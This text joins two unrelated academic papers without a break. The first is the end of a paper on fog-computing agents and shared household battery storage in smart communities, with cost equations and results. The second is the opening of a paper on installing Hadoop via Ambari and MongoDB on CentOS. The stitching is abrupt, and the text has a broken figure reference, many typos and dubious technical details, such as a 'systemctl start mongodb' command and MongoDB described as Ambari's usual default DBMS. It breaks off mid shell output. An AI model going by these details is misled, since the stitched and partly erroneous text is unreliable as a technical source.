There are three levels in proposed system model Fig.1. On top level there is a cloud which communicates with utility and $n$ number of fogs. Cloud receives current pricing signals from utility and shares among fog nodes. Cloud permanently stores necessary data received from fog, in this paper, cloud-as-a-storage service is used. The stored data is processed and analyzed for future use like prediction and statistical analysis for forthcoming projects. There are $n$ number of fogs computing on middle level which communicate with respective communities. Fogs are brains for energy distribution within the community and used a “Fog -as-a-Power Economy Service”. For the purpose, fogs have Power Distribution Agents (PDAs) to ensure smooth power supply. Energy Storage Agent (ESA) serves between the fog and the community. The community consist of 10 Smart Homes (SHs), each has own Batter based Energy Storage System (BESS). Home Agent (HA) resides in Smart Meter (SM) of SH and calculates the power consumption from utility, BESS and updates the ESA.

Three scenarios are implemented; $i)$ SHs of communities without BESS, $ii)$ SHs of communities with stand alone BESS, and $iii)$ SHs of communities with shared BESS.

### A. Scenario-1

There are $n$ SHs in a community which consume power from smart grid at some tariff. The electricity tariff has two major stages; price on on-peak “$P^on$’ hours and price on off-peak “$P^off$” hours as illustrated in Fig.**??**. SHs without ESS buy electricity from utility however, reduced cost is attained when appliances load of SHs are shifted from on-peak to off-peak hours. There are intelligent algorithms which assist to shift loads from on-peak hours to off-peak hours. However, whole load can not be avoided from on-peak hours. A SH $h$ in a community $x$ with $m$ number of appliances has power consumption for 24 hours. The total power consumption $T_{Pc_h}$ is the sum of power consumption in on-peak $Pc^t_{on}$ and off-peak hours $Pc^t_{off}$,

$$T_{Pc_h} = Pc^t_{on} + Pc^t_{off}. \tag{1}$$

Power consumption of all $n$ SH is calculated;

$$PC_n = \sum_1^n T_{PC}. \tag{2}$$

Power consumption pattern of a SH differs from other as well as from day to day hence, average of collective consumption of $n$ SH in a community is calculated in Eq.3

$$AvgPC_n = \frac{\sum_1^n T_{PC}}{n}. \tag{3}$$

The cost of power consumption $C_{PC}$ in given time is the product of power consumption $PC_t$ and tariff rate $EP_t$ at given time $t$, as shown in Eq. 4,

$$C_{PC} = PC_t \times EP_t. \tag{4}$$

### B. Scenario-2

In this scenario, SHs depends on their own BESS however, if BESS falls short then utility power is consumed at the rates of utility at that time. Appliances of the SHs are scheduled however used according to user’s own will when shifted to BESS. BESS charges the batteries using utility power hence, when power is consumed from BESS it carries the cost. A SH $h$ which consumes power from BESS and utility in a day then total cost is the sum of power consumption cost from BESS and utility as shown in Eq. 5,

$$C_{total} = \sum(PC^t_{BESS} \times EP^t_{BESS}) + \sum(PC^t_{Ut.} \times EP^t_{Ut.}),. \tag{5}$$

Where $PC^t_{BESS}$ is power consumed from BESS and $EP^t_{BESS}$ is electricity price of BESS in given time $t$. Similarly, $PC^t_{Ut.}$ is power consumption from utility and $EP^t_{Ut.}$ is the electricity price for given time $t$. Power consumption of utility during on-peak hours increases the overall cost rather decreasing. User comfort is achieved by 100% however the cost is compromised when utility power is consumed.




Fig. 1. System Model

### *C. Scenario-3*

In scenario-2, each home has own BESS however, when BESS falls short SHs have to buy power from utility which is costly. If the BESS of a SH $h$ falls short and SH $g$ in the same community has more storage and can be shared with $h$. In this scenario, BESS of whole community is unified and shared among other SHs if they required rather buying expensive power from the utility. Suppose, $n$ SHs agree to share their BESS for economical benefits. The appliances are scheduled according to utility pricing signals however, when user want to operate appliances with his own will it operates on unified ESS. The pricing of unified-ESS is lesser than utility.

Each SH has Home Agent (HA) which keeps the calculation of storage capacity of BESS and requirement of SH. HAs of all SHs communicate with ESA where decision is made for specific SH to consume power from utility or from unified-ESS. The BESS of SHs store energy from utility during off-peak hours and excessive energy is not sold back rather used within the community. Hence, when user disturbs the scheduled appliances power consumption starts from unified-ESS which has reduced cost compared to utility and purpose is to avoid utility power consumption at maximum. HA, PDA and ESA perform to fulfill the purpose.

Every SH has its own behavior of power consumption with different number of appliances of different power ratings. For the scenario, following assumptions are made,

- Selection of BESS is made on the bases of demand of that SH.
- Every SH has unique power consumption pattern with number of appliances and their power ratings.
- Different investments are made on respective BESSs.
- There is fixed cost for all BESS.
- PDA makes decision for SH power consumption from utility or unified-ESS.

Objective function for daily cost of $n$ SHs of community is shown in Eq. 6,

$$Cost_n = \sum_{i=1}^{n} (PC_{ESS}^i \times EP_{ESS}^t + PC_{ut.}^i \times EP_{ut.}^t). \quad (6)$$

Where $PC_{ESS}$ is power consumption of SH $i$ from unified-ESS and $EP_{ESS}$ is electricity price. $PC_{ut.}$ and $EP_{ut.}$ are power consumption and electricity price of utility. Product of power consumption and electricity price of that time makes the cost of consumption.

Charging of ESS is performed during off-peak $P_{off}$ hours and discharged during on-peak $P_on$ hours. PDA generates signals for SH to shift from personal BESS to unified-ESS when storage left only 20% and use it until unified-ESS reaches lowest storage (20%). When unified-ESS also reaches lowest level PDA shifts SH to utility. Lowest level or "0-level" is considered when storage left with 20% and 10% is level $-5$ and storage with actual "0" storage is level $-10$.

Every user of SH invest in BESS according to own requirements. So, BESS of different storage capacities $S$ are installed while, ESA forms unified-ESS of these BESSs with storage $S_n = (S_1 + S_2 + S_3, ...S_n)$ and charging cost of unified-ESS ($nBESSs$) is $CC_n$. unified-ESS is charged during $P_off$, as explained earlier. If SH $h$ demands power after consuming $S_h$ ESA requests PDA to facilitate $h$ from unified-ESS or from utility, depending on storage of unified-ESS. Power offered from unified-ESS has maximum price equal to $P_off$.

## IV. Mapping of Multiple Agents

Multi-agent system is developed in adhering to system model, presented in Fig.1. Agents are standard intelligent programs which keeps the system run, maintained and self-correct. In proposed system modle, agents resides in every level for smooth operation and inter-communication. SHs with BESS are have Home Agents (HAs) which performs to store battery based energy storage during $P_off$ and utilize during $P_on$. SAs resides in lowest level of system model and communicate with their upper level agents; ESA and PDA. ESA and PDA resides on fog computing. PDA maintains the smart metering between a community and fog and ensures the smooth power supply to the community. ESA communicate with BESS of SHs and forms unified-ESS with the help of HAs. It also entertain requests of SHs and responds back with desired signals e.g. shift from BESS to unified-ESS or utility. It also, communicate with PDA for the provision of smooth power supply on the requests of SHs. PDA and ESA utilize the information of utiity with the help of Cloud Agent (CA). CA carries information of utility Real Time Pricing (RTP) and request for permanent storage.

## V. Results and Discussion

A smart community consists of smart homes in neighborhood which communicate with each other to attain certain mutual benefits. In the paper, 12 smart communities; each consists of 10 smart homes are considered. Each SH has different number of appliances with different power ratings. The operations of appliances are scheduled to optimize the power consumption for cost efficiency. GA, EHO and hybrid of both called EGO are implemented for load optimization in every SH. Power Distribution Agent (PDA) in fog decides either SH consume power from utility or unified ESS on the bases of information of utility from cloud and Energy Storage Agent (ESA). ESA shares the information of community with fog and respond back with decision signals. Home Agent (HA) is a local program that builds communication between home and its Battery based Energy Storage System (BESS). The proposed system model is implemented with three scenarios for each community. In first scenario, SHs do not have BESS and appliances are scheduled with scheduling algorithms for optimized power consumption. In second scenario, SHs have their own BESS and do not participate in power economy sharing, however, appliances are scheduled. In third scenario, SHs participate in power economy sharing and form unified ESS. Appliances are scheduled according to utility pricing signal however, user operates appliances according to his will when unified ESS is used. Stored energy is used when utility have peak pricing time.

In first scenario, SHs of a community do not have BESS hence, fully dependent on utility. In order to reduce the cost, appliances of SHs are scheduled for power consumption. GA, EHO and EGO scheduling algorithms are implemented however, user comfort is compromised with the scheduling. Appliance are schedule using GA, EHO and EGO algorithms which compromise the user satisfaction. In the second scenario, SHs use their own BESS without scheduling the appliances hence, has maximum user satisfaction. BESS is preferred to use when it is fully charged. On discharge of BESS SHs shift to utility for power consumption. The time length of BESS usage depends on the demands of SHs and storage capacity. In third scenario, SHs of communities agree to share their BESS on no-profit-no-loss bases. Main purpose is to avoid utility power consumption during high-peak hours and during off-peak hours BESS and SHs use utility power for storage and consumption, respectively. Appliances are scheduled according to utility pricing signal. Unified-ESS is utilized during utility on-peak hours. In Fig.2 show, power consumption profile for aforementioned scenarios using GA, EHO and GEO.

The total load of each SH remained same however, optimized shifting of appliances load in a day varied the consumption pattern. In first scenario, appliances of SHs are scheduled however, only utility power is consumed. In Fig.2 power consumption of this scenario is represented with $-+$. In second and third scenarios SH appliance are scheduled as well as they shift to BESS and unified-ESS (in figure represented as UESS) when required. This make them share the profile of power consumption however, they have different cost profiles and represented with $-o$ and $-*$.

The Fig.3 show the cost profile of 120 homes of 12 communities. Cost of SHs with first, second and third scenarios are represented with $-+$, $-*$ and $-o$. Cost with GA, EHO and EGO are closer for standalone or individualized SH with BESS. This behavior is due to closely related behavior




Fig. 2. Load profile of 12 communities for 24 hours

of algorithms due to randomness. However, EGO reduced maximum cost by efficient optimizing the loads.




Fig. 3. Cost profile of 12 communities for 24 hours

## VI. Conclusion

The proposed system extends the facilities of personal ESS for a community using economy sharing concept. Twelve smart communities are connected with fog computing to share energy information using HAs. ESAs and PDAs at fog computing make decision for any SH in the community weather, power is entertained from utility or unified-ESS of the community. Each home schedules the appliances using GA, EHO and EGO techniques. In first scenario, SHs without BESS and unified-ESS, schedule appliances and use utility electricity power. In second scenario, SHs with personal BESS and without unified-ESS, schedule SHs appliances and used utility power too have highest cost. In third scenario, SHs relied mostly on unified-ESS and avoided utility power. unified-ESS has lesser cost than utility which caused least cost for the communities.

## References

[1] Aslam, Sheraz, Nadeem Javaid, Farman Ali Khan, Atif Alamri, Ahmad Almogren, and Wadood Abdul. ”Towards Efficient Energy Management and Power Trading in a Residential Area via Integrating a Grid-Connected Microgrid.” Sustainability 10, no. 4 (2018): 1245.

[2] Evangelisti, S., P. Lettieri, R. Clift, and Domenico Borello. ”Distributed generation by energy from waste technology: a life cycle perspective.” Process Safety and Environmental Protection 93 (2015): 161-172.

[3] Mahmood, Danish, Nadeem Javaid, Imran Ahmed, Nabil Alrajeh, Iftikhar Azim Niaz, and Zahoor Ali Khan. ”Multiagentbased sharing power economy for a smart community.” International Journal of Energy Research 41, no. 14 (2017): 2074-2090.

[4] Hassan, Naveed Ul, Yawar I. Khalid, Chau Yuen, and Wayes Tushar. ”Customer engagement plans for peak load reduction in residential smart grids.” IEEE Transactions on Smart Grid 6, no. 6 (2015): 3029-3041.

[5] Hassan, Naveed Ul, Yawar Ismail Khalid, Chau Yuen, Shisheng Huang, Muhammad Adeel Pasha, Kristin L. Wood, and See Gim Kerk. ”Framework for minimum user participation rate determination to achieve specific demand response management objectives in residential smart grids.” International Journal of Electrical Power & Energy Systems 74 (2016): 91-103.

[6] Huang, Shisheng, Wayes Tushar, Chau Yuen, and Kevin Otto. ”Quantifying economic benefits in the ancillary electricity market for smart appliances in Singapore households.” Sustainable Energy, Grids and Networks 1 (2015): 53-62.

[7] Marzband, Mousa, Hamed Alavi, Seyedeh Samaneh Ghazimirsaeid, Hasan Uppal, and Terrence Fernando. ”Optimal energy management system based on stochastic approach for a home Microgrid with integrated responsive load demand and energy storage.” Sustainable cities and society 28 (2017): 256-264.

[8] Zhang, Di, Songsong Liu, and Lazaros G. Papageorgiou. ”Energy management of smart homes with microgrid.” In Advances in Energy Systems Engineering, pp. 507-533. Springer, Cham, 2017.

[9] Coelho, Vitor N., Miri Weiss Cohen, Igor M. Coelho, Nian Liu, and Frederico Gadelha Guimares. ”Multi-agent systems applied for energy systems integration: State-of-the-art applications and trends in microgrids.” Applied energy 187 (2017): 820-832.

[10] Hidalgo-Len, Ruben, Diego Siguenza, Carola Sanchez, Jonathan Len, Pablo Jcome-Ruiz, Jinsong Wu, and Diego Ortiz. ”A survey of battery energy storage system (BESS), applications and environmental impacts in power systems.” In Ecuador Technical Chapters Meeting (ETCM), 2017 IEEE, pp. 1-6. IEEE, 2017.

[11] Helms, Thorsten. ”Asset transformation and the challenges to servitize a utility business model.” Energy Policy 91 (2016): 98-112.

[12] He, Debiao, Neeraj Kumar, Sherali Zeadally, and Huaqun Wang. ”Certificateless Provable Data Possession Scheme for Cloud-Based Smart Grid Data Management Systems.” IEEE Transactions on Industrial Informatics 14, no. 3 (2018): 1232-1241.

[13] Popovic, Nemanja, Dragan Popovic, and Ivan Seskar. ”A Novel Cloud-Based Advanced Distribution Management System Solution.” IEEE Transactions on Industrial Informatics (2017).

[14] Mohamed, Nader, Jameela Al-Jaroodi, Imad Jawhar, Sanja Lazarova-Molnar, and Sara Mahmoud. ”SmartCityWare: a service-oriented middleware for cloud and fog enabled smart city services.” Ieee Access 5 (2017): 17576-17588.

[15] Hung, Yi-Hsuan, and Chih-Yu Wang. ”Fog micro service market: Promoting fog computing using free market mechanism.” In 2018 IEEE Wireless Communications and Networking Conference (WCNC), pp. 1-6. IEEE, 2018.

# THE DEVELOPMENT OF INFORMATION SYSTEM OF FORMATION AND USE OF INFORMATION RESOURCES FOR EVALUATION OF PARAMETERS AND EVALUATION OF RECOMMENDATIONS BASED ON BIG DATA TECHNOLOGY TOOLS: WORK WITH MONGODB

N. SAPARKHOJAYEV[1*], A. MUKASHEVA[2] and P. SAPARKHOJAYEV[3]

[1] *PhD, Associate Professor, Head of Department "Computer Engineering", Akhmet Yassawi International Kazakh-Turkish University, Sattarkhanov Avenue 29, Turkestan, Kazakhstan, nursp81@gmail.com
[2]PhD Doctorate student, Department "Information Technologies", Satbayev University, Satpayev Str. 22, Almaty, Kazakhstan, mukasheva.a.82@ gmail.com
[3]Candidate of pedagogical sciences, Professor, Department "Physics and Mathematics", The Korkyt Ata Kyzylorda State University, Kyzylorda, Kazakhstan, nurdash1552@mail.ru

***Abstract* - The main goal of this research work is to describe automation process of forming a relational structured database in the Hadoop ecosystem environment. Selection a source in the Internet environment and extracting information online, choosing an import tool, studying unstructured data in Hadoop are described. The use of tools (systems, utilities) such as MongoDB, Hadoop in this research work allows combining operational and analytical technologies.**

***Keywords* - MongoDB, BigData, Hadoop, store, execute, data.**

## I. INTRODUCTION

Big Data incorporates all kinds of data and from a content perspective one can make the distinction between structured data, semi-structured data and unstructured data [1].

• Structured data are data that are part of a formal structure of data models associated with relational databases or any other form of data tables. They can be generated both by computer software or humans.

• Semi-structured data are data that are not part of a formal structure of data models. Examples are EDI, SWIFT, and XML and JSON data [2].

• Unstructured data are data that do not belong to a pre-defined data model and include data from e-mails, video, social media websites and text streams. They account for more than 80% of all data in organizations [3].

Until recently, software technology did not effectively support doing much with them except storing or analyzing manually. Just as with structured data, unstructured data are either machine generated (by computer or software) or human generated [2].




Figure 1: Big Data classification [4].

## II. LITERATURE REVIEW

*Hadoop vs MongoDB*

Big data is getting bigger, and with it the complications in managing data. For many, tools such as Apache Hadoop, MongoDB and NoSQL singularly represent big data [5].

*Hadoop.*

Based on a comparative analysis of the distributions of Cloudera, Amazon, Azure, Google cloud and Hortonworks, a product of Hortonworks was chosen [6], because it does not require financial costs, the software is distributed on the basis of free downloads and is technically convenient for installing and working with it. Also Hortonworks distribution allows the programmer to additionally download other Hadoop ecosystem tools for working with large data arrays.

*MongoDB.*

For operational Big Data remaining burdens, NoSQL Big Data frameworks, for example, record databases have risen to address a wide arrangement of utilizations, and different models, for example, key-value stores, column family stores, and graphical databases are enhanced for more applications that are particular.

Speaking clearly MongoDB is built for the cloud. Its local scale-out engineering, empowered by 'sharding', adjusts well with the even scaling and deftness managed by cloud computing. Sharding consequently disperses information equally over multi-node clusters and equalizations questions over them [7]. First, it is the fastest-growing new database in the world that provides a rich document oriented structure with dynamic queries. Second, it allows compartmentalizing data into collections in order to divide data logically. MongoDB can manage data of any structure without expensive data warehouse loads, no matter how often it changes. Thus, we can cheap new functionality without redesigning the database [8].

MongoDB can join any kind of information – any structure, any format, and any source – no matter how regularly it changes. Your analytical engines can build based on its comprehensiveness and in real-time.

Nowadays utilizing MongoDB for analytics since it lets them store any kind of information, analyze it in genuine time, and alter the pattern as they go. MongoDB’s archive show empowers you to store and prepare information of any structure: occasions, time arrangement information, geospatial arranges, content and double information, and anything else. You'll be able adjust the structure of a document’s pattern fair by including unused fields, making it simple to bring in modern information because it gets to be accessible [9].

## III. The Description of Proposed System and Its Architecture

### *Installation of Hadoop*

The Hortonworks distribution offers the following installation procedure [10]: Apache Ambari is selected, installed and launched. Ambari provides user interface management with its own RESTful APIs. Ambari allows system administrators to manage, provide work, and control a Hadoop cluster, as well as integrate Hadoop with existing enterprise infrastructure.


Ambari provides step-by-step installation of Hadoop services for any number of hosts. Ambari supports the configuration of Hadoop services for a cluster. Ambari provides centralized management of the start, stop, and configuration of Hadoop services for the entire cluster.

At the beginning, Apache Ambari is installed in the following sequence:

- The latest version of Ambari HDP 2.6.5 is used;

- CentOS 7 operating system [11] with the following tools: yum and rpm package manager; tools like scp, curl, wget, unzip, tar; programming language Python [12] and Java (JDK 8+ Open Source or Oracle) [13]. Also it is needed to pre-configure the CentOS 7 operating system as well as NTP (Network Time Protocol) must be installed, because it is necessary that all cluster members can synchronize their internal clocks via the Internet according to their time zone.


- availability of a database management system (DBMS) for using tools such as Oozie or Hive [10]. Apache Ambari HDP allows the installation process to select and install one of the default DBMS packages, usually MongoDB [14]. We can also choose and deploy one of the DBMSs on the server and then, during the installation process, using the built-in configurator, specify the already installed DBMS as the main one that Apache Ambari HDP will use.



HDFS Disk Usage 31%
DataNodes Live 1998/2000
HDFS Links: NameNode, Secondary NameNode, 2000 DataNodes
Memory Usage
Network Usage
CPU Usage
Cluster Load
NameNode Heap 21%
NameNode RPC 0.06 ms
NameNode CPU WIO 0.0%
NameNode Uptime 1.3 hr
HBase Master Heap 13%
HBase Links: HBase Master, 2000 RegionServers, Master Web UI
HBase Ave Load 1
HBase Master Uptime 1.3 hr
ResourceManager Heap 10%
ResourceManager Uptime 1.3 hr
NodeManagers Live 1998/2000
YARN Memory 0%
Supervisors Live 2000/2000

Figure 2: The window of prepared cluster.

For the convenience of changing configuration files, in the Apache Ambari environment, you must select the service on the panel in the browser.




Summary No alerts

NameNode Started No alerts
SNameNode Started No alerts
DataNodes 4/4 Started
DataNodes Status 4 live / 0 dead / 0 decommissioning
JournalNodes 0/0 JournalNodes Live
NFSGateways 0/0 Started
NameNode Uptime 13.11 days
NameNode Heap 184.2 MB / 1011.3 MB (18.2% used)
Disk Usage (DFS Used) 6.3 GB / 174.9 GB (3.63%)
Disk Usage (Non DFS Used) 51.3 GB / 174.9 GB (29.31%)
Disk Remaining 117.3 GB / 174.9 GB (67.06%)
Blocks (total) 1697
Block Errors 0 corrupt replica / 0 missing / 461 under replicated
Total Files + Directories 2146
Upgrade Status No pending upgrade
Safe Mode Status Not in safe mode

Figure 3: Choosing a service to change configuration files.

In our case, HDFS will be selected for configuration. After we select the HDFS service in the panel, the metrics that indicate the state of the HDFS file system will appear on the screen, as well as we will see all the necessary information about the number of nodes that host the HDFS file system. We can change the storage location of metadata for Namenode and Datanode as well as increase the amount of RAM for tasks performed by HDFS.



admin authored on Wed, Jul 25, 2018 12:42

| | |
|---|---|
| fs.azure.user.agent.prefix | User-Agent: APN/1.0 Hortonworks/1.0 HDP/{{version}} |
| fs.defaultFS | hdfs://master.hadoop.com:8020 |
| fs.s3a.fast.upload | true |
| fs.s3a.fast.upload.buffer | disk |
| fs.s3a.multipart.size | 67108864 |
| fs.s3a.user.agent.prefix | User-Agent: APN/1.0 Hortonworks/1.0 HDP/{{version}} |
| fs.trash.interval | 360 |
| ha.failover-controller.active-standby-elector.zk.op.retries | 120 |
| hadoop.custom-extensions.root | /hdp/ext/{{major_stack_version}}/hadoop |
| hadoop.http.authentication.simple | true |

Figure 4: Menu for selecting advanced settings.

This way it is possible to change configuration files not only for HDFS but also for many other tools.

*Installation of MongoDB*

The mongodb-org package is not in the CentOS official repository. However, MongoDB supports a special separate repository that can be added. Using a text editor, create a .repo file for yum, CentOS Packet Manager [14]:

*Sudo vi /etc/yum.repos.d/mongodb-org.repo*

Open the official MongoDB documentation (Install on Red Hat section) and add the latest stable release information to the file [14-17].

*[mongodb-org-3.2]*
*name=MongoDB Repository*
*baseurl=https://repo.mongodb.org/yum/redhat/$releasever /mongodb-org/3.2/x86_64/*
*gpgcheck=1*
*enabled=1*
*gpgkey=https://www.mongodb.org/static/pgp/server-3.2.asc*

Save and close the file. Then you need to make sure that yum sees the MongoDB repository. To do this, use the repolist command [14-17].

*Yum repolist*
*…*
*repo id repo name*
*base/7/x86_64 CentOS-7 – Base*
*extras/7/x86_64 CentOS-7 – Extras*
*mongodb-org-3.2/7/x86_64 MongoDB Repository*
*updates/7/x86_64 CentOS-7 – Updates*
*…*

Install package mongodb-org:

*sudo yum install mongodb-org*

After running the command, two requests will appear.


*Is this ok [y/N]:*

The first is a request to allow the installation of a MongoDB package, and the second is to import a GPG key to confirm the integrity of the downloaded packages. Type Y and press Enter [14-17]. Then launch MongoDB service:

*sudo systemctl start mongodb.*

*Loading data into MongoDB*


An article in .pdf format will be taken as data source.



```
[root@master Asel]# ls
kleinberg2017.pdf
[root@master Asel]#
```

Figure 5: Loading data into MongoDB.


Before uploading data into MongoDB, a database needs to be created. At first stage logging into the MongoDB management console is needed to be performed. To do this, type the mongo command in the console.



```
[root@master Asel]# mongo
MongoDB shell version: 3.2.20
connecting to: test
Server has startup warnings:
